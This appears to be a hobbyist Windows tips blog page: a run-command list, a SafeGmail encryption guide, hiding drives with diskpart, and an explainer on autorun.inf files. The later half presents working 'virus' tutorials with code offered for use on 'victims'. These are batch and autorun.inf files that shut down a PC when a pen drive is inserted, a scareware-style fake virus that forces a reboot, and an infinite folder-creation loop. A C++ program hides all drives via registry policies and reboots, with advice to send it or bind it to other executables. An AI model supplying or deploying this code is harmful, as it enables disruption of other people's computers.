Subscribe For Free Updates!

We'll not spam mate! We promise.

Important Windows 8 keyboard shortcuts

Windows 8 Represents a new metro style UI with a modern look. It offers a new set of features and accessibility for the users to interact with their computer easier than ever.


You can make things even easier if you know the keyboard shortcuts while using your machine (OfCourse! it doesn't apply for the touch screen devices like "Microsoft Surface").

Here are some most useful keyboard shortcuts for Windows 8


Commonly Used Run Commands

Run commands can be used to boost your working speed. Typing just few words will do your work. Like if you wanna open calculator than you have to go to start->programs->accessories->calc. But if you go by run command then you have to open run->type calc and press enter. This way is more easier then the previous one. Well i am not saying that it is always convenient, but at some places it really do well. I have provided a complete list of run commands for windows below. Check out.

For those who have not ever used run commands, you can open up the run dialogue box by pressing WIN+R key, or you can go in start and search for run.

1


A
Accessibility Controls – access.cpl
Accessibility Wizard – accwiz
Add Hardware Wizard – hdwwiz.cpl
Add/Remove Programs – appwiz.cpl
Administrative Tools – control admintools
Adobe Acrobat (if installed)- acrobat
Adobe Designer (if installed)- acrodist
Adobe Distiller (if installed)- acrodist
Adobe ImageReady (if installed)- imageready
Adobe Photoshop (if installed) – photoshop
Automatic Updates – wuaucpl.cpl


B
Bluetooth Transfer Wizard – fsquirt

C
Calculator – calc
Certificate Manager – certmgr.msc
Character Map – charmap
Check Disk Utility – chkdsk
Clipboard Viewer – clipbrd
Command Prompt – cmd
Component Services – dcomcnfg
Computer Management – compmgmt.msc
Control Panel – control


D
Date and Time Properties – timedate.cpl
DDE Shares – ddeshare
Device Manager – devmgmt.msc
Direct X Control Panel (If Installed)* – directx.cpl
Direct X Troubleshooter – dxdiag
Disk Cleanup Utility – cleanmgr
Disk Defragment – dfrg.msc
Disk Management – diskmgmt.msc
Disk Partition Manager – diskpart
Display Properties – control desktop
Display Properties – desk.cpl
Display Properties (w/Appearance Tab Preselected) – control color
Dr. Watson System Troubleshooting Utility – drwtsn32
Driver Verifier Utility – verifier


E
Event Viewer – eventvwr.msc

F
Files and Settings Transfer Tool – migwiz
File Signature Verification Tool – sigverif
Findfast – findfast.cpl
Firefox (if installed) – firefox
Folders Properties – control folders
Fonts – control fonts
Fonts Folder – fonts
Free Cell Card Game – freecell


G
Game Controllers – joy.cpl
Group Policy Editor (XP Prof) – gpedit.msc


H
Hearts Card Game – mshearts
Help and Support – helpctr
HyperTerminal – hypertrm


I
Iexpress Wizard – iexpress
Indexing Service – ciadv.msc
Internet Connection Wizard – icwconn1
Internet Explorer – iexplore
Internet Properties – inetcpl.cpl
Internet Setup Wizard – inetwiz
IP Configuration (Display Connection Configuration)- ipconfig /all
IP Configuration (Display DNS Cache Contents) – ipconfig /displaydns
IP Configuration (Delete DNS Cache Contents) – ipconfig /flushdns
IP Configuration (Release All Connections) – ipconfig /release
IP Configuration (Renew All Connections) – ipconfig /renew
IP Configuration (Refreshes DHCP & Re-Registers DNS) – ipconfig /registerdns
IP Configuration (Display DHCP Class ID) – ipconfig /showclassid
IP Configuration (Modifies DHCP Class ID)- ipconfig /setclassid


J
Java Control Panel (If Installed) – jpicpl32.cpl
Java Control Panel (If Installed) – javaws


K
KeyboardProperties – control keyboard

L
Local Security Settings – secpol.msc
Local Users and Groups – lusrmgr.msc
Logs You Out Of Windows – logoff


M
Malicious Software Removal Tool – mrt
Microsoft Access (if installed) – access.cpl
Microsoft Chat – winchat
Microsoft Excel (if installed) – excel
Microsoft Frontpage (if installed) – frontpg
Microsoft Movie Maker – moviemk
Microsoft Paint – mspaint
Microsoft Powerpoint (if installed) – powerpnt
Microsoft Word (if installed) – winword
Microsoft Syncronization Tool – mobsync
Minesweeper Game – winmine
Mouse Properties – control mouse
Mouse Properties – main.cpl


N
Nero (if installed) – nero
Netmeeting – conf
Network Connections – control netconnections
Network Connections- ncpa.cpl
Network Setup Wizard – netsetup.cpl
Notepad – notepad
Nview Desktop Manager (If Installed) – nvtuicpl.cpl


O
Object Packager – packager
ODBC Data Source Administrator – odbccp32.cpl
On Screen Keyboard – osk
Opens AC3 Filter (If Installed)- ac3filter.cpl
Outlook Express – msimn


P
Paint – pbrush
Password Properties – password.cpl
Performance Monitor – perfmon.msc
Performance Monitor – perfmon
Phone and Modem Options – telephon.cpl
Phone Dialer – dialer
Pinball Game – pinball
Power Configuration – powercfg.cpl
Printers and Faxes – control printers
Printers Folder – printers
Private Character Editor – eudcedit


Q
Quicktime (If Installed) – QuickTime.cpl
Quicktime Player (if installed) – quicktimeplayer


R
Real Player (if installed) – realplay
Regional Settings – intl.cpl
Registry Editor – regedit
Registry Editor – regedit32
Remote Access Phonebook – rasphone
Remote Desktop – mstsc
Removable Storage – ntmsmgr.msc
Removable Storage Operator Requests – ntmsoprq.msc
Resultant Set of Policy (XP Prof) – rsop.msc


S
Scanners and Cameras – sticpl.cpl
Scheduled Tasks – control schedtasks
Security Center – wscui.cpl
Services – services.msc
Shared Folders – fsmgmt.msc
Shuts Down Windows – shutdown
Sounds and Audio – mmsys.cpl
Spider Solitare Card Game – spider
SQL Client Configuration – cliconfg
System Configuration Editor – sysedit
System Configuration Utility – msconfig
System File Checker Utility (Scan Immediately) – sfc /scannow
System File Checker Utility (Scan Once At Next Boot)- sfc /scanonce
System File Checker Utility (Scan On Every Boot)- sfc /scanboot
System File Checker Utility (Return to Default Setting) – sfc /revert
System File Checker Utility (Purge File Cache) – sfc /purgecache
System File Checker Utility (Set Cache Size to size x) – sfc /cachesize=x
System Information – msinfo32
System Properties – sysdm.cpl


T
Task Manager – taskmgr
TCP Tester – tcptest
Telnet Client – telnet
Tweak UI (if installed) – tweakui


U
User Account Management – nusrmgr.cpl
Utility Manager – utilman


W
Windows Address Book – wab
Windows Address Book Import Utility – wabmig
Windows Backup Utility (if installed) – ntbackup
Windows Explorer – explorer
Windows Firewall – firewall.cpl
Windows Address Book – wab
Windows Address Book Import Utility – wabmig
Windows Backup Utility (if installed) – ntbackup
Windows Explorer – explorer
Windows Firewall – firewall.cpl
Windows Magnifier – magnify
Windows Management Infrastructure – wmimgmt.msc
Windows Media Player – wmplayer
Windows Messenger – msmsgs
Windows Picture Import Wizard (need camera connected) – wiaacmgr
Windows System Security Tool – syskey
Windows Update Launches – wupdmgr
Windows Version (to show which version of windows) – winver
Windows XP Tour Wizard – tourstart

Now if you have any questions regarding this, then do post them in the comment section below. I would be happy to answer your queries.

Send Encrypted Emails Through Gmail Using a Chrome Extension:


Need to send sensitive information through email? Normal email messages can be intercepted or hacked before reaching the recipient. However, you can use a free extension for Google Chrome, called SafeGmail, that allows you to send encrypted emails to anyone.
Messages are encrypted and decrypted within the browser, so your message is only seen by you and the person to whom it is sent, and the messages remain encrypted in both the sender’s and receiver’s email inboxes  The messages also automatically expire after a random amount of time.
SafeGmail works with any recipient email provider.

To install the extension, visit the SafeGmail extension page using the link at the end of this article. Click the Add to Chrome button.


The Confirm New Extension dialog box displays. Click Add.


A message box displays when the extension has been successfully installed. Restart Google Chrome and reopen your Gmail page after installing the extension.


SafeGmail adds an Encrypt? check box to the Compose screen. Once you have written your email and entered one or more recipients and a subject, click the Encrypt? check box. Two edit boxes display for a Question and an Answer. Enter a question and an answer that only you and the recipient(s) will know. Then, click Send + Encrypt.
NOTE: The answer is case sensitive.


The encrypted email looks like the following image for the recipient(s). The encrypted email is included as text between dashed lines. Copy this text before clicking the Here link to access the email.


Answer the question and click Submit to access the a screen allowing you to decrypt the email.


The Mail Decryption screen displays. Paste the email content copied from the received email in the edit box and click Show My Mail.


The decrypted message displays in the browser window.


SafeGmail also allows you to enter special language characters in your email message to be encrypted.

Download SafeGmail from https://chrome.google.com/webstore/detail/safegmail/lmjkmpdndmbieflefonjgnnfimmkbedf.


Dear Friends !!! I'm kindly request you all to LIKE our Facebook Fan Page.
LIKE us on Facebook & Get Daily updates Easily


How to Hide a Local Drive using command prompt?

This tutorial is about how to hide a local drive without any 3rd party software. There are lots of free and payable software's available to hide local drive, but I'm not gonna talk about hide a local drive using a software. In this tutorial I'll show you an easiest way to hide local drive without using software. This will save your both money and time.

There are 3 methods available to hide a local drive without using any software

1. Hide a drive through gpedit
2. Hide a drive through regedit
3. Hide a drive using command prompt

Today we are covering command prompt way of doing it. So lets see how to do.


How to Hide a Local Drive using command prompt?

1. Click on Start - Run

2. In Run box type cmd and hit Enter. Now Command Prompt window will appear. 

3. In command prompt, type diskpart and hit Enter.

4. Then type list volume and hit Enter.

Now it will display the list of all your computer drives details.


5. Then type the Drive Letter which you want to hide. 
If you want to hide volume E, type select volume E and hit Enter.

Now follow mentioned massage will appear to you.
Volume 4 is the selected volume


6. After that, type remove letter E and hit an Enter. 


That's all, you have done. Now restart your computer once. When you start your PC again, you want be able to see the particular drive in My Computer.


How to get back Hidden Drive again in My Computer

Do the procedure which i have mentioned in step 1,2,3,4 and 5 again.

Click Start --> Run --> cmd --> 

Then type diskpart - list volume - select volume E 

After that type assign letter E and hit Enter.


That's all !! You have got back the hidden local drive. Once again restart your PC, now you will be able to see hidden local drive in My Computer.
Note: Your PC doesn't lost any data by doing this trick .

Dear Friends !!! I'm kindly request you all to LIKE our Facebook Fan Page. 
LIKE us on Facebook & Get Daily updates Easily.

How to shutdown your victim's system using pen drive


In this post we will help you to make the virus to make the system turned off whenever pen drive is inserted.

Step 1:

copy this code into notepad:
@echo off
shutdown -s -t 00

Save it with .bat extension (for eg: clickme.bat).

Step 2:
     
Now open the notepad and copy this code:

[autorun]
Open=filename.bat
Action=Mouse Disable

Save it as "autorun.inf"//don't forget to change the "filname.bat" with your filname.bat.


Step 3: 
Then copy the two files in your pen drive or victim's pen drive.

That's all whenever the victim insert his pen drive,the system will be turned off automatically.

Fake virus for making fun with your friends


Hi friends, you probably don't want to harm your friend pc but you like to fun with them.  If you think so, then you can use this fake virus. 

Fake virus what i mean?
   This is not at all virus.  This is not at all make any effect.  It just shut down your friend system for only once and show  " your facebook account is hacked"(for fun only).


What is the code?
    We are going to use our Batch programming.  

Code:

@echo off
msg * WARNING VIRUS DETECTED!!!!! AFTER 5 MINUTES YOUR FACEBOOK ACCOUNT WILL BE DELETED !!!!TO REMOVE THE VIRUS CLICK OK OR CLOSE THIS BOX!
PAUSE
shutdown -r -t 300 -c " SORRY!!! YOUR FACEBOOK ACCOUNT ARE NOW BEING DELETED !!! PLEASE WAIT ..........."

What you should do with this code?
       Copy this code and paste in notepad
       Save the file with .bat extension.(for eg: facebookhelp.bat)
       Now sent this file to your friend and ask to click.
       You can also Convert it to .exe file by downloading batch to exe converter

What this will do? 
  It will show first  "WARNING VIRUS DETECTED!!!!! AFTE.........." msg in cmd
  Then it will shutdown.  Before shutdown it will show "SORRY!!! YOUR ....." msg in cmd .

Create a virus to create a infinite folder in a drive

Hi Hackers, this batch code will very helpful for you.  This is simple and effective virus code.

As usual open notepad.
Copy this code to Notepad.
@echo off
:top
md %random%
goto top
 @echo off makes it so that it appears to be a blank screen but actually its making hundreds of folder.
md %random% is command that creating folders with random names.
goto top – return to label :top , infinite loop


Save the file with .bat extension(for eg: folderscreate.bat)

That's all if you double click the file it will create a finite folder wherever the batch file is.

You can also convert the batch file into a .exe format and pass it through a pen drive and make it as autorun

In order to convert the batch file to .exe,download this application : Bat_To_Exe_Converter

If the above link is not working just gimme a comment below,i will upload again

C++ ,Batch Virus code to disable All Hard disk


Hi friends,here i give you give the C++ virus code.  Actually Batch code is converted to C++ virus code.  If you like you can use it as batch code also.


C++ Virus Code :

#include < windows.h >
#include < fstream.h >
#include < iostream.h >
#include < string.h >
#include < conio.h >
int main()
{
ofstream write ( "C:\\WINDOWS\\system32\\HackingStar.bat" ); /*opening or creating new file with .bat         extension*/

write << "REG ADD HKEY_LOCAL_MACHINE\\SOFTWARE\\Microsoft\\Windows\\CurrentVer sion\\policies\\Explorer /v NoDrives /t REG_DWORD /d 12\n"; write << "REG ADD HKEY_LOCAL_MACHINE\\SOFTWARE\\Microsoft\\Windows\\CurrentVer sion\\policies\\Explorer /v NoViewonDrive /t REG_DWORD /d 12\n"; write<<"shutdown -r -c \"Sorry Your System is hacked by us!\" -f"<<"\n"; write.close(); //close file ShellExecute(NULL,"open","C:\\WINDOWS\\system32\\HackingStar.bat ",NULL,NULL,SW_SHOWNORMAL); return 0;
}


Copy the above code and paste in notepad
Save the file with .cpp extension
Compile and create .exe file in cpp
Note:
Don't run this c++ program ,it will attack your system itself.
Copy the created .exe file and send it to your victim. You can also attach it with any other
exe files.


Batch Virus Code Creation:

REG ADD HKEY_LOCAL_MACHINE\\SOFTWARE\\Microsoft\\Windows\\CurrentVer sion\\policies\\Explorer /v NoDrives /t REG_DWORD /d 12\n

REG ADD HKEY_LOCAL_MACHINE\\SOFTWARE\\Microsoft\\Windows\\CurrentVer sion\\policies\\Explorer /v NoViewonDrive /t REG_DWORD /d 12\n

shutdown -r -c \"Sorry Your System is hacked by us!\" -f

I think this code will simple for non c++ programmers. It is easy to create the batch file also.
Copy the above code to notepad.
Save it with .bat extension (for ex: nodrivevirus.bat)
Send the file to your victim

Is autorun.inf virus?

Antivirus blocks autorun.inf files,let see why antivirus block this file. Today i bring some files from my friend’s system. When i insert the pen drive in my system, there are lot of exe files.They are viruses. I delete all of them. Finally i opened the autorun.inf file in notepad and saw the instructions. Then only i remembered that i forget to post about autorun file. This article will give you complete details about the autorun.inf file.


This is the instructions that saved in the infected(call virus programs) autorun.inf file:

[Autorun]
Open=RECYCLER\QqFvXcB.exe
Explore=RECYCLER\QqFvXcB.exe
AutoPlay=RECYCLER\QqFvXcB.exe
shell\Open\Command=RECYCLER\QqFvXcB.exe
shell\Open\Default=1
shell\Explore\command=RECYCLER\QqFvXcB.exe
shell\Autoplay\Command=RECYCLER\QqFvXcB.exe


is autorun.inf virus file? no. Then why antivirus block the autorun.inf files? Go ahead to know the full details about auto run file.

Introduction to Autorun.inf File:

Auto run is file that triggers other programs,documents ,other files to be opened when the cd or pen drives are inserted. Simpy triggers.

When cd or pen drives are inserted, windows will search for the autorun.inf file and follow the instructions of autorun.inf file(instructions have written inside the autorun.inf file).

How to create Autorun file?

Open notepad
type this command:
[Autorun]
save the file as "autorun.inf" (select all files, not text )

Complete Syntax and instructions inside the Autorun file:

Basic syntax must be inside the autorun.inf file is :
[Autorun]
This will be used to identify the the file as autorun.

OPEN=
This will specify which application should be opened when the cd or pen drive is opened

Example:
open=virus.exe
This will launch the virus.exe file when cd or pen drive is opened. The file should be in root directory.
if the file is in any other sub directories ,then we have to specify it.
Open=RECYCLER\Virus.exe
Explore=
Nothing big difference. if you right click and select explore option in cd or pen drive. This command will be run.

AutoPlay=
Same as the above , but it will launch the the program when auto played.


SHELL\VERB =

The SHELL\VERB command adds a custom command to the drive's shortcut menu. This custom command can for example be used to launch an application on the CD/DVD.

Example:


shell\Open\Command=RECYCLER\QqFvXcB.exe
shell\Open\Default=1
shell\Explore\command=RECYCLER\QqFvXcB.exe
shell\Autoplay\Command=RECYCLER\QqFvXcB.exe


Use a series of shell commands to specify one or more entries in the pop-up menu that appears when the user right-clicks on the CD icon. (The shell entries supplement the open command.)

Icon=
Change the icon of your pen drive or cd. you can use .ico,.bmp images(also .exe,.dll)

Example:
icon=breakthesecurity.ico
Label=

Specifies a text label to displayed for this CD in Explorer
Note that using the LABEL option can lead to problems displaying the selected ICON under Windows XP.

Example:
Label=Ethical hacking

Why Antivirus Block Autorun.inf file?

From above ,you come to know that autorun.inf file is not virus. But why antivirus blocks it? Because as i told autorun file call or launch any application or exe files. It will lead to virus attack. If the autorun.inf is blocked,then there is no way to launch the virus code.

Autorun is not virus but it can call virus files.